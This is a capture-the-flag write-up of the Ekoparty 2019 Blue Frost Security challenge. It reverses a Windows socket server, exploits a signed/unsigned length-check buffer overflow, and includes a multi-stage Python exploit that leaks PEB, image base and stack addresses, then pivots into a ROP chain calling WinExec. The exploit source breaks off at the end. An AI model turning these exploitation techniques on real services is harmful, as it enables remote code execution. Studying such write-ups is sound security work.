

Ekoparty Challenge 2019

Mihail Feraru

10 September 2019

Contents

| | | |
|----------|---|-----------|
| 1 | Introduction | 2 |
| 2 | Reversing the application | 2 |
| 2.1 | int main(char **argv, int argc) | 2 |
| 2.2 | int handle_connection(SOCKET a1) | 4 |
| 2.3 | Run-time code generation | 6 |
| 2.4 | Conclusions | 7 |
| 3 | Vulnerable parts of the application | 8 |
| 4 | From BOF to RCE | 9 |
| 4.1 | Knowing the instruction set | 9 |
| 4.2 | Leaking information | 9 |
| 4.3 | Pivoting the stack | 10 |
| 4.4 | Executing WinExec | 11 |
| 4.5 | Maintaining the application normal flow | 11 |
| 5 | Showoff | 12 |
| 6 | Source code | 13 |

1 Introduction

This is a report about how I solved the challenge proposed by Blue Frost Security Team for obtaining a free ticket to the current year edition of Ekoparty Security Conference, an event they organize. You can find more details about it at <https://labs.bluefrostsecurity.de/blog/2019/09/07/bfs-ekoparty-2019-exploitation-challenge/>.

In the following sections I will describe the reverse engineering and exploitation processes for the given application, as well appending at the end of the document the source code of the PoC exploit. The exploitation technique should be independent of Windows version running as host and it should work on most machines as it is not relying on **nt.dll**, **kernel32.dll** or any other system's DLLs.

2 Reversing the application

As my main operating system is a Linux distribution, I will use a combination of Linux tools and a virtual machine with Windows 10 Redstone 6 for a successful understanding of how the application works. After downloading the application's binary, *file* command states that it is **eko2019.exe: PE32+ executable (console) x86-64, for MS Windows**. IDA 64-bit disassembler with the Hexrays plugin it's my preferred choice for statically analysing it, but you could also use Hopper or GHIDRA, they will do an amazing job either.

2.1 `int main(char **argv, int argc)`

Looking at the main function will reveal us that the application represents a simple single-threaded server. The function `sub_140001020` is just a wrapper for a call to `WSAS-tartup`, which according to MSDN: "*initiates use of the Winsock DLL by a process*". I will rename this function to `init_winsock`. Also, `sub_1400010B0` is calling `socket` and `bind` functions, so I will rename it to `init_listener`. If you pay attention to its arguments you can observe the following: "0.0.0.0", 54321, pointer to a SOCKET variable. It's obvious that it will create a listening socket on port 54321 accepting incoming connections from any IP. The last important thing we should look at in the main function is this piece of code:

```
1 v8 = accept(s, &addr, &addrlen);
2 if ( v8 == -1 )
3 {
4     printf(aClientSocketEr);
5 }
6 else
7 {
8     printf(aNewConnectionA);
9     sub_1400011E0(v8);
10    printf(aClosingConnect);
11    closesocket(v8);
12 }
```

`v8` is the returned SOCKET by accepting an incoming connection, later being passed to `sub_1400011E0` and in the end, it is closed. This function is probably the one which handles

the user connection, so I will rename it to `handle_connection`. After little improvements, this is the pseudocode of *main*:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     SOCKET server_socket; // [rsp+20h] [rbp-58h]
4     unsigned int i; // [rsp+28h] [rbp-50h]
5     int addrlen; // [rsp+2Ch] [rbp-4Ch]
6     struct sockaddr addr; // [rsp+38h] [rbp-40h]
7     SOCKET client_socket; // [rsp+58h] [rbp-20h]
8
9     if ( !argc )
10         WinExec(*argv, 1u);
11     for ( i = 0; i < 0x100; ++i )
12     {
13         argv = (const char **)qword_14000E520;
14         qword_14000E520[i] = ((unsigned __int64)i << 56) + 20419038018782147
15         i64;
16     }
17     printf(aEkoparty2019Bf, argv, envp);
18     if ( (unsigned int)init_winsock() )
19     {
20         if ( (unsigned int)init_listener((__int64)a0000, 54321u, &
21         server_socket) )
22         {
23             printf(aServerListenin);
24             while ( 1 )
25             {
26                 printf(aWaitingForClie);
27                 addrlen = 16;
28                 client_socket = accept(server_socket, &addr, &addrlen);
29                 if ( client_socket == -1i64 )
30                 {
31                     printf(aClientSocketEr);
32                 }
33                 else
34                 {
35                     printf(aNewConnectionA);
36                     handle_connection(client_socket);
37                     printf(aClosingConnect);
38                     closesocket(client_socket);
39                 }
40             }
41         }
42         printf(aItWasNotPossib, a0000_0, 54321i64);
43     }
44     else
45     {
46         printf(aSocketSupportV);
47     }
48     return 0;
49 }
```

2.2 int handle_connection(SOCKET a1)

There are four important spots in this function, I will describe each. The first one is

```
1 v5 = recv(s, buf, 16, 0);
2 printf(Format, v5);
3 if ( v5 == 16i64 )
4 {
5     if ( *(_QWORD *)buf == 16098156746861381i64 )
```

s is client socket and *buf* is a buffer on the stack. The server receives sixteen bytes from the client and stores them in that buffer. After that it checks if the first QWORD (the first eight bytes) is equal to some hard-coded value. Converting the hard-coded value to it's little-endian string interpretation we get **Eko2019**.

The second important spot is another condition checking:

```
1 // part of the stack layout
2 ...
3 char buf[8]; // [rsp+270h] [rbp-28h]
4 int v11; // [rsp+278h] [rbp-20h]
5 SOCKET s; // [rsp+2A0h] [rbp+8h]
6 ...
7
8 if ( v11 <= 512 )
```

Observing the stack layout, we see that the first received QWORD goes into *buf* variable and the next DWORD (four bytes) in *v11* variable. Then its value is checked to be smaller than 512 (the comparison is signed). The last received DWORD is not used anywhere.

The third spot to look at is:

```
1 v5 = recv(s, &Dst, (unsigned __int16)v11, 0);
2 printf(aMessageReceive, v5);
3 if ( (signed int)v5 % 8 )
4 {
5     printf(aErrorInvalidSi);
6     result = 0i64;
7 }
```

The server expects data again, the size being specified in the previous step. *recv* returns the number of read bytes. The client controls the size argument passed to this function call. (the size is unsigned) If length of the sent data is not a multiple of eight, then an error will occur.

Summarizing, the server expects data in a predefined format:

| Offset | Field | Comment |
|--------|-------------|-----------------------|
| 0x0 | Magic value | "Eko2019\x00" |
| 0x8 | Size | int |
| 0xc | Unused | int |
| 0x10 | Data | Max <i>Size</i> bytes |

The fourth important point in *handle_connection* is the piece of code that will be executed if we satisfy all checks:

```
1 qword_14000D4E0 = printf(aRemoteMessageI, (unsigned int)
dword_14000C000, &Dst);
```

```

2     ++dword_14000C000;
3     Buffer = sub_140001170(qword_14000E520[v8 % -256]); // v8 default
    value is 62
4     v2 = GetCurrentProcess();
5     WriteProcessMemory(v2, sub_140001000, &Buffer, 8ui64, &
    NumberOfBytesWritten);
6     *(_QWORD *)v3 = sub_140001000(v9);
7     send(s, v3, 8, 0);
8     result = 1i64;

```

As we can see, it will print the received data on the server side and increment a message counter, then it will call *sub_140001170* on some unknown array and write eight bytes from this array to the location *0x140001000*, which is executable, generating the function body at run-time. Finally, it will execute the generated function and will send the return value back to the client.

2.3 Run-time code generation

Now we need to inspect how the code is generated at run-time. The first thing to investigate is *sub_140001170*. Taking a glimpse into it will reveal its scope quickly, it reverses the bytes of the input.

```
1  for ( i = 0; i < 8ui64; ++i )
2      *((_BYTE *)&input + i) = *((_BYTE *)output + 7i64 - i);
```

The array passed to this function is initialized in *main*, but for easiness of reversing, we will look at it in the debugger, after it was initialized. I will use **x64dbg** for this task. At the offset 0x1483 from the base address of the binary you can find a *lea* instruction that operates on the array with instructions.

| | | |
|------------------|----------------------|-------------------------------------|
| 00007FF63521146A | 8B4424 28 | mov eax,dword ptr ss:[rsp+28] |
| 00007FF63521146E | 48:C1E0 38 | shl rax,38 |
| 00007FF635211472 | 48:B9 C3C3C3C3018B48 | mov rcx,488B01C3C3C3C3 |
| 00007FF63521147C | 48:03C1 | add rax,rcx |
| 00007FF63521147F | 8B4C24 28 | mov ecx,dword ptr ss:[rsp+28] |
| 00007FF635211483 | 48:8D15 96D00000 | lea rdx,qword ptr ds:[7FF63521E520] |
| 00007FF63521148A | 48:8904CA | mov qword ptr ds:[rdx+rcx*8],rax |
| 00007FF63521148E | EB C6 | jmp eko2019.7FF635211456 |
| 00007FF635211490 | 48:8D0D 81AC0000 | lea rcx,qword ptr ds:[7FF63521C118] |
| 00007FF635211497 | E8 B4010000 | call eko2019.7FF635211650 |
| 00007FF63521149C | E8 7FFBFFFF | call eko2019.7FF635211020 |

The memory address with signature 0xe520 is the array we are searching for. Let's follow it.

| | | | | | |
|------------------|-------------|-------------|-------------|-------------|------------------|
| 00007FF63521E520 | C3 C3 C3 C3 | 01 8B 48 00 | C3 C3 C3 C3 | 01 8B 48 01 | AAAA..H.AAAA..H. |
| 00007FF63521E530 | C3 C3 C3 C3 | 01 8B 48 02 | C3 C3 C3 C3 | 01 8B 48 03 | AAAA..H.AAAA..H. |
| 00007FF63521E540 | C3 C3 C3 C3 | 01 8B 48 04 | C3 C3 C3 C3 | 01 8B 48 05 | AAAA..H.AAAA..H. |
| 00007FF63521E550 | C3 C3 C3 C3 | 01 8B 48 06 | C3 C3 C3 C3 | 01 8B 48 07 | AAAA..H.AAAA..H. |
| 00007FF63521E560 | C3 C3 C3 C3 | 01 8B 48 08 | C3 C3 C3 C3 | 01 8B 48 09 | AAAA..H.AAAA..H. |
| 00007FF63521E570 | C3 C3 C3 C3 | 01 8B 48 0A | C3 C3 C3 C3 | 01 8B 48 0B | AAAA..H.AAAA..H. |
| 00007FF63521E580 | C3 C3 C3 C3 | 01 8B 48 0C | C3 C3 C3 C3 | 01 8B 48 0D | AAAA..H.AAAA..H. |
| 00007FF63521E590 | C3 C3 C3 C3 | 01 8B 48 0E | C3 C3 C3 C3 | 01 8B 48 0F | AAAA..H.AAAA..H. |
| 00007FF63521E5A0 | C3 C3 C3 C3 | 01 8B 48 10 | C3 C3 C3 C3 | 01 8B 48 11 | AAAA..H.AAAA..H. |
| 00007FF63521E5B0 | C3 C3 C3 C3 | 01 8B 48 12 | C3 C3 C3 C3 | 01 8B 48 13 | AAAA..H.AAAA..H. |
| 00007FF63521E5C0 | C3 C3 C3 C3 | 01 8B 48 14 | C3 C3 C3 C3 | 01 8B 48 15 | AAAA..H.AAAA..H. |
| 00007FF63521E5D0 | C3 C3 C3 C3 | 01 8B 48 16 | C3 C3 C3 C3 | 01 8B 48 17 | AAAA..H.AAAA..H. |
| 00007FF63521E5E0 | C3 C3 C3 C3 | 01 8B 48 18 | C3 C3 C3 C3 | 01 8B 48 19 | AAAA..H.AAAA..H. |
| 00007FF63521E5F0 | C3 C3 C3 C3 | 01 8B 48 1A | C3 C3 C3 C3 | 01 8B 48 1B | AAAA..H.AAAA..H. |
| 00007FF63521E600 | C3 C3 C3 C3 | 01 8B 48 1C | C3 C3 C3 C3 | 01 8B 48 1D | AAAA..H.AAAA..H. |
| 00007FF63521E610 | C3 C3 C3 C3 | 01 8B 48 1E | C3 C3 C3 C3 | 01 8B 48 1F | AAAA..H.AAAA..H. |
| 00007FF63521E620 | C3 C3 C3 C3 | 01 8B 48 20 | C3 C3 C3 C3 | 01 8B 48 21 | AAAA..H.AAAA..H! |
| 00007FF63521E630 | C3 C3 C3 C3 | 01 8B 48 22 | C3 C3 C3 C3 | 01 8B 48 23 | AAAA..H"AAAA..H# |

The array is full of the following sequence of bytes: ?? 48 8B 01 C3 C3 C3 C3. ?? ranges from 0x00 to 0xff. Looking back at:

```
1  Buffer = sub_140001170(qword_14000E520[v8 % -256]);
2  ...
3  WriteProcessMemory(v2, sub_140001000, &Buffer, 8ui64, &
    NumberOfBytesWritten);
```

We can conclude that 8 bytes are selected from the array based on *v8* index, reversed and then copied to the functions body at 0x140001000. **3E 48 8B 01 C3 C3 C3 C3** is the default sequence of bytes, as the index is 62 (0x3e). Disassembling this sequence we obtain:

```
1 0: 3e 48 8b 01      mov     rax,QWORD PTR ds:[rcx]
2 4: c3               ret
3 5: c3               ret
4 6: c3               ret
5 7: c3               ret
```

So, the default behaviour of the function is to access the pointer passed as the first argument, relative to the data segment.

2.4 Conclusions

1. We need to send data to the server in a defined format.
2. The client can specify the size that will be passed to the second *recv* call.
3. The size specified by the client is compared with 512 in a signed manner, but passed to *recv* as an unsigned value.
4. The application is generating some instruction at run-time.
5. One byte from the generated instructions is variable (from 0x0 to 0xff) and it is chosen depending on some index variable. (see *v8* above)
6. The default behaviour of the generated function is to read a memory address and return the content. By default it will read a variable that stores the return of some *printf* call. The returned value is sent back to the client.

3 Vulnerable parts of the application

After a more detailed analysis of point **2** from reversing conclusions we see that the *recv* call will store the received data into a buffer of size 512, on the stack:

```
1 __int64 Buffer; // [rsp+48h] [rbp-250h] // temporary storage for
    sub_140001170 output
2 char Dst; // [rsp+60h] [rbp-238h] // destination of the second recv
    call (char[512])
3 int v8; // [rsp+260h] [rbp-38h] // index variable for code
    generation
4 __int64 *v9; // [rsp+268h] [rbp-30h] // variable passed as an argument
    to sub_140001000 (runtime generated function)
5 char buf[8]; // [rsp+270h] [rbp-28h] // initial input buffer
6 int v11; // [rsp+278h] [rbp-20h] // client data size
7 SOCKET s; // [rsp+2A0h] [rbp+8h] // the socket
```

Using the observation **3** from reversing conclusions and the fact that numbers are stored in memory using two's complement (see Wikipedia if you are not familiar with this), we know that the signed byte **-1** is interpreted as **255** when is treated as an unsigned byte. Specifying **-1** as the client's data size will result in reading more than 512 bytes (65535 to be exact, as *recv* size parameter is a 2-byte unsigned value), then obtaining a buffer overflow.

On any modern system, ASLR and DEP are enabled, so directly jumping into shell-code is not an option. Moreover, in the binary we can see that there is a function named *_security_check_cookie* and that means that we have a stack guard protection too. Also, the binary has a dynamic base, so even if we manage to control the instruction pointer, we can't perform a ROP attack without a leak.

The good part is that we can overwrite any variable that is placed after the input buffer. Our targets are *v8* and *v9* as they control an instruction of one byte and the argument passed to function generated at run-time. I will describe how this little control we have will lead to a complete RCE in the following section.

For the moment, I will present a short Python script that triggers the vulnerability:

```
1 import socket
2 import struct
3 import time
4 def make_conn():
5     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6     s.connect(('localhost', 54321))
7     return s
8 payload = b"Eko2019\x00" # header magic values
9 payload += struct.pack("<i", -1) # packet size
10 payload += b"JUNK" # ignored value
11 payload += b"A" * 512 # fill the buffer on the stack
12 payload += b"X" * 4 # overwrite index
13 payload += b"Y" * 8 # overwrite argument
14 io = make_conn()
15 io.send(payload)
16 print (io.recv(8))
17 io.close()
```


4 From BOF to RCE

4.1 Knowing the instruction set

We know that we control one byte of the function body. In order to craft a successful attack we need to know how powerful is our controlled byte. In order to do this, I wrote a Python script that will generate all byte sequences from 0x0 to 0xff, disassemble and then print.

```
1 from capstone import *
2
3 def disas(s):
4     md = Cs(CS_ARCH_X86, CS_MODE_64)
5     for i in md.disasm(s, 0x1000):
6         print("0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str))
7
8 for i in range(0xff):
9     print (i)
10    x = unhexlify(k.format(hex(i)[2:].ljust(2, '0')))
11    disas(x)
```

4.2 Leaking information

Taking a look at the output, we see that most of the instructions implies a pointer dereference, **mov rax, [rcx]** in most cases. That's pretty bad as we are not aware of any valid memory address. The only useful instruction I found is **mov rax, gs:[rcx]** (generated by the byte 0x65). This will allow us to read any address relative to **GS**. **GS** is a segment register that points to the **TEB**. According to the official structure (you can find a detailed one here <http://bytepointer.com/resources/tebpeb64.htm>), at offset 0x60, there is a pointer to the **PEB** structure, so we can leak it. Also, according to Wikipedia (https://en.wikipedia.org/wiki/Win32_Thread_Information_Block) we can find stack base and limit addresses at offsets 0x8 and 0x10 in **TEB**. In conclusion, overwriting the index variable with 0x65 and setting first argument to the desired offset, we can leak the **PEB** address and the stack.

With the same technique, we can set the index byte to 0x90, the resulting instructions will be **nop; mov rax, [rcx]; ret;**. If we set the first argument (**RCX**) to the address of **PEB** plus some offset, we can read arbitrary data from it. At offset 0x10 we can find the **ImageBaseAddress** and now we know where our binary resides. As we are preparing to do a ROP attack, we also need to know where few important functions reside in memory, such as *VirtualProtect*, *HeapCreate* or *WinExec*. Lucky enough, the **WinExec** function is already used in the application, so we can read its address from the import table. (base address + 0x9010)

There is one more step to do before proceeding to actual exploitation. We know where the stack base is, but the stack layout can change depending on a lot of factors related to the environment, one machine our input buffer could be at a distance of 0x2000 from the stack base, one another one could be 0x2008 and this would change a lot. For a 100% reliability of the exploit, we need to exactly know where our stack is. In order to achieve this, we will

put a "magic value" in our input buffer and then we'll read the stack until we find it. In such way, we will exactly know where our data resides. This is a short pseudocode:

```

1 stack_limit = ... leaked address ... # i will read from stack limit to
  stack base
2 current_address = stack_limit
3 while True:
4     leaked = read_arbitrary_address(current_address) # use the BOF
  vulnerability to read
5     if leaked == 0xdeadbeef: # some magic value
6         our_buffer = current_address
7         break
8     current_address -= 0x8

```

4.3 Pivoting the stack

After leaking everything we need, we should continue with a ROP attack. In order to achieve code execution we need to push on the stack an address which will be consumed by the *ret* instruction. If we overwrite the index byte with 0x51 we will be able to execute a *push rcx* instruction. The value in **RCX** will be pushed onto the stack and popped into **RIP** (instruction pointer) at the end of the function. For testing purposes I've put 0xdeadbeef into **RCX**.

| | |
|---------|----------------------------|
| 51 | push rcx |
| 48:8801 | mov rax,qword ptr ds:[rcx] |
| C3 | ret |
| C3 | ret |
| C3 | ret |
| C3 | ret |
| 90 | ret |

| | | |
|-----------------|------------------|----------|
| 0000000009AFBA0 | 00000000DEADBEEF | |
| 0000000009AFBA8 | 00007FF6352113C4 | return t |
| 0000000009AFBB0 | 0000000000000000 | |
| 0000000009AFBB8 | 00007FF635211000 | eko2019. |
| 0000000009AFBC0 | 0000000009AFBF8 | |
| 0000000009AFBC8 | 0000000000000008 | |
| 0000000009AFBD0 | 0000000009AFBE8 | |
| 0000000009AFBD8 | 0000100100010000 | |
| 0000000009AFBE0 | FFFFFFFFFFFFFFFF | |
| 0000000009AFBE8 | 0000000000000008 | |
| 0000000009AFBF0 | 0000000000000210 | |
| 0000000009AFBF8 | C3C3C3C3018B4851 | |
| 0000000009AFC00 | 0000000000000000 | |
| 0000000009AFC08 | 0000000000000000 | |
| 0000000009AFC10 | 4141414141414141 | |
| 0000000009AFC18 | 4141414141414141 | |
| 0000000009AFC20 | 4141414141414141 | |
| 0000000009AFC28 | 4141414141414141 | |
| 0000000009AFC30 | 4141414141414141 | |

As you can observe, it failed to dereference the pointer, but the value 0xdeadbeef is on the stack and it will be used as the saved return address. If we want to continue the ROP chain, we need to pivot the stack pointer into the input buffer. In the image above, the input buffer is at 0x9AFC10 (you can see it's full of A's, byte 0x41). The distance from the return pointer to the input buffer is 14 QWORD's, so we'll need a gadget that adds more than 112 (0x70) bytes to the **RSP**. I used **ropper** (<https://github.com/sashs/Ropper>) to extract useful gadgets, and I found the following one that fits perfectly: **add rsp, 0x78; ret;** at image base plus **0x158b** offset.

4.4 Executing WinExec

This is the last step of the exploitation and represents a classic ROP chain. We need to set **RCX** register to point to a string with the desired command (I chose "calc.exe"), **RDX** should be set to 1 or 3 (SW_SHOWNORMAL or SW_SHOW) and then we need to return into WinExec (the address we already read from the import table). There is only one gadget that can set each register:

```
1 0x000000001400089ab: pop rcx; or byte ptr [rax], al; add byte ptr [rax - 0
    x77], cl; add eax, 0x4b12; add rsp, 0x48; ret;
2
3 0x00000000140004525: pop rdx; add byte ptr [rax], al; cmp word ptr [rax],
    cx; je 0x4530; xor eax, eax; ret;
```

The main problem is that both gadgets dereference **RAX**, so the value in RAX must be a valid, writable address. For setting **RAX** there is the following gadget:

```
1 0x00000000140001167: pop rax; ret;
```

Another thing to keep in mind is that we need to keep the stack address aligned to a 16-byte boundary, because inside the function **CreateProcessA** (it is called by **WinExec** to create a new process) the instruction *movabs* (https://c9x.me/x86/html/file_module_x86_id_180.html) is used and if the stack is not aligned, it will raise an exception. The ROP chain looks like the following:


```
1 0x00: pop rax gadget
2 0x08: some valid writable address
3 0x10: pop rdx gadget
4 0x18: SW_SHOW
5 0x20: pop rax gadget
6 0x28: some valid writable address
7 0x30: pop rcx
8 0x38: pointer to "calc.exe" (i chose ROP chain start + 0xc8)
9 0x40: 0x48 padding bytes as pop rcx contains an add rsp, 0x48 instruction
10 0x88: useless ret gadget, this will keep the stack aligned to 16-byte
    boundary
11 0x90: WinExec address
12 0x98: 0x28 padding bytes
13 0xc8: "calc.exe"
```

4.5 Maintaining the application normal flow


After the execution of **WinExec**, the function *handle_connection* would return in a undefined state and for sure it will crash the process. In order to continue in normal manner, we need to return to the original saved instruction pointer. By inspecting the stack, we see that it at a little offset after our input buffer. In order to achieve a normal continuation, I chained few **add rsp, 0x78** gadgets and one **add rsp, 0x88** gadget just after the **WinExec** address.

5 Showoff

Windows 10



Windows 7



6 Source code

```
1 import socket
2 import struct
3 import time
4
5 def make_conn():
6     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7     s.connect(('localhost', 54321))
8     return s
9
10 # Stage 1 --- leak PEB address
11 -----
12 io = make_conn()
13
14 payload = b"Eko2019\x00" # header magic values
15 payload += struct.pack("<i", -1) # packet size
16 # there is a check for packet_size <= 512
17 # -1 will bypass the check as the
18 # comparasion is signed
19 # but, the recv() call takes the size
20 # paramenter as unsigned
21 # this will result into a buffer overflow
22
23 control_byte = struct.pack('<B', 0x65)
24 # the application generates some function at runtime using a table of
25 # instructions
26 # we are able to control the index in instruction table using a BOF
27 # there are 0xff entries in the instruction table that look like this:
28 # <current index as byte>
29 # mov rax, [rcx]
30 # ret repeated 4 times
31
32 # we are able to use any byte in range 0 - 0xff
33 # the most useful byte I found is 0x65, because it will malform the
34 # instructions to the following sequence:
35 # mov rax, gs:[rcx]
36 # in this way, we are able to read anything from GS (as we control RCX too
37 # )
38 # the good part is that GS contains the TEB, which has at offset 0x60, a
39 # pointer to PEB
40 # so setting controle_byte to 0x65 and rcx to 0x60 will result in a memory
41 # leak,
42 # to be exact, the address of PEB
43
44 # I forgot to mention, rax is the return value of the function
45 # the returned value will be sent to the user in the send() call
46
47 payload += b"JUNK"
48 payload += b"A" * 512 # fill the buffer on the stack
49 payload += control_byte + b"abc" # overwrite the instruction table index
50 # with "control_byte"
51
52 payload += b"ABCD"
```

```

43 payload += struct.pack('<Q', 0x60) # overwrite RCX valued saved on the
    stack
44
45 io.send(payload)
46 data = io.recv(8)
47 PEB_address = struct.unpack('<Q', data)[0]
48 print ("PEB address leaked: {}".format(hex(PEB_address)))
49 io.close()
50
51 # Stage 2 --- leak ImageBase -----
52 io = make_conn()
53
54 # exploit the same BOF, but this time set RCX to PEB address + 0x10 in
    order to leak ImageBase
55 payload = b" Eko2019\x00 "
56 payload += struct.pack("<i", -1)
57 control_byte = struct.pack('<B', 0x90) # use nop; mov rax, [rcx]; ret;
    this time
58 payload += b"JUNK"
59 payload += b"A" * 512
60 payload += control_byte + b"abc"
61 payload += b"ABCD"
62 payload += struct.pack('<Q', PEB_address + 0x10)
63
64 io.send(payload)
65 data = io.recv(8)
66 ImageBase_address = struct.unpack('<Q', data)[0]
67 print ("ImageBase address leaked: {}".format(hex(ImageBase_address)))
68 io.close()
69
70 # Stage 3 --- leak the stack address
    -----
71 io = make_conn()
72
73 payload = b" Eko2019\x00 "
74 payload += struct.pack("<i", -1)
75 control_byte = struct.pack('<B', 0x65) # mov rax gs:[rcx]; ret;
76 payload += b"JUNK"
77 payload += b"A" * 512
78 payload += control_byte + b"abc"
79 payload += b"ABCD"
80 payload += struct.pack('<Q', 0x8) # rcx
81
82 io.send(payload)
83 data = io.recv(8)
84 StackLimit_address = struct.unpack('<Q', data)[0]
85 print ("StackLimit address leaked: {}".format(hex(StackLimit_address)))
86 io.close()
87
88 # Stage 4 --- scan the stack layout
    -----
89 # because the stack layout is dependent to the environment, even if we
    know the base/limit address we can't be 100% sure
90 # where our data resides onto the stack

```

```

91 # to achieve 100% reliability, we will read from the limit address 8-byte
    chunks at a time until we find a magic value from our buffer
92 # after that we will know where our data resides and the stack layout of
    our function
93
94 MAGIC_VALUE = struct.pack("<Q", 0xdeadbeef)
95 current_address = StackLimit_address - 0x8
96 buffer_address = None
97 for i in range(0x1000):
98     io = make_conn()
99
100     payload = b"Eko2019\x00"
101     payload += struct.pack("<i", -1)
102     control_byte = struct.pack('<B', 0x90) # nop; mov rax, [rcx]; ret;
103     payload += b"JUNK"
104     payload += MAGIC_VALUE * (512 // 8)
105     payload += control_byte + b"abc"
106     payload += b"ABCD"
107     payload += struct.pack('<Q', current_address) # rcx
108
109     io.send(payload)
110     data = io.recv(8)
111     leaked = struct.unpack('<Q', data)[0]
112     print ("[{}] {}".format(hex(current_address), hex(leaked)))
113     if leaked == 0xdeadbeef:
114         print ("Found the magic value")
115         buffer_address = current_address
116         break
117
118     current_address -= 0x8
119     io.close()
120
121 if buffer_address == None:
122     print ("Failed to find the input buffer")
123     exit(1)
124
125 buffer_start = buffer_address - 0x1f8 # at this offset we will write a "
    calc.exe" string for calling WinExec
126 print ("buffer start at {}".format(hex(buffer_start)))
127
128 # Stage 5 --- leak WinExec address
    -----
129 io = make_conn()
130
131 # we need the address of WinExec for a successful server takeover
132 # leaking it is easy, as it is present in the import table
133 WinExecImportTable = ImageBase_address + 0x9010
134
135 payload = b"Eko2019\x00"
136 payload += struct.pack("<i", -1)
137 control_byte = struct.pack('<B', 0x90) # nop; mov rax, [rcx]; ret;
138 payload += b"JUNK"
139 payload += b"A" * 512
140 payload += control_byte + b"abc"

```

```

141 payload += b"SIGN"
142 payload += struct.pack('<Q', WinExecImportTable) # rcx
143
144 io.send(payload)
145 data = io.recv(8)
146 WinExec = struct.unpack('<Q', data)[0]
147 print ("WinExec address leaked: {}".format(hex(WinExec)))
148 io.close()
149
150 # Final Stage --- pivot the stack and ROP
    -----
151 #input('...')
152 io = make_conn()
153
154 # this time we set rcx to a pivoting gadget, push rcx to the stack and
    then return
155 # we will jump in our controlled buffer, so we can ROP
156 pivot_gadget = ImageBase_address + 0x158b # add rsp, 0x78; ret;
157
158 payload = b"Eko2019\x00"
159 payload += struct.pack("<i", -1)
160 payload += b"JUNK"
161
162 control_byte = struct.pack('<B', 0x51) # push rcx
163 payload += b"A".ljust(16, b"A") # padding
164
165 # the ROP chain
166 # we need to call WinExec("calc.exe", SW_SHOWNORMAL), so we need to set 2
    registers in the following manner:
167 # RCX = address of "calc.exe"
168 # RDX = SW_SHOWNORMAL (1)
169
170 # 0x00000001400089ab: pop rcx; or byte ptr [rax], al; add byte ptr [rax -
    0x77], cl; add eax, 0x4b12; add rsp, 0x48; ret;
171 # 0x0000000140004525: pop rdx; add byte ptr [rax], al; cmp word ptr [rax],
    cx; je 0x4530; xor eax, eax; ret;
172 # those are the only gadgets found for setting RCX and RDX, and as we see,
    they are accsing [RAX], so we will need to put a valid address into
    RAX
173 # this is easy as we have a lot of leaks and the following gadget in the
    binary
174 # 0x0000000140001167: pop rax; ret;
175
176 ret = ImageBase_address + 0x100d
177 pop_rax = ImageBase_address + 0x1167
178 pop_rcx = ImageBase_address + 0x89ab
179 pop_rdx = ImageBase_address + 0x4525
180 add_rsp_0x10 = ImageBase_address + 0x8789
181 add_rsp_0x58 = ImageBase_address + 0x1164
182 add_rsp_0x68 = ImageBase_address + 0x7880
183 add_rsp_0x78 = ImageBase_address + 0x158b
184 add_rsp_0x88 = ImageBase_address + 0x1aea
185 SW_SHOWNORMAL = 0x1
186 SW_SHOW = 0x3

```



```

187 calc_exe_string = buffer_start + 0xd0
188
189 rop_chain = [pop_rax]
190 rop_chain += [buffer_start - 0x8] # some valid address on the stack
191 rop_chain += [pop_rdx]
192 rop_chain += [SW_SHOW]
193 rop_chain += [pop_rax]
194 rop_chain += [buffer_start - 0x8]
195 rop_chain += [pop_rcx]
196 rop_chain += [calc_exe_string]
197 rop_chain += [0xcafebabe] * (0x48 // 8) # padding for add rsp, 0x48;
198 rop_chain += [ret] # keep stack aligned to 16-byte
199 rop_chain += [WinExec]
200 # this part will ensure that the application will return to the main
    function without any damage
201 #rop_chain += [add_rsp_0x10]
202 rop_chain += [add_rsp_0x78] + [0x0] * 2
203 rop_chain += [0xffff] * 2 + [struct.unpack('<Q', b"calc.exe")[0],] + [0x0]
    + [0xffff] * (15 - 6)
204 rop_chain += [add_rsp_0x78]
205 rop_chain += [0xffff] * 15
206 rop_chain += [add_rsp_0x88]
207 rop_chain = [struct.pack("<Q", gadget) for gadget in rop_chain]
208 rop_chain = b''.join(rop_chain)
209
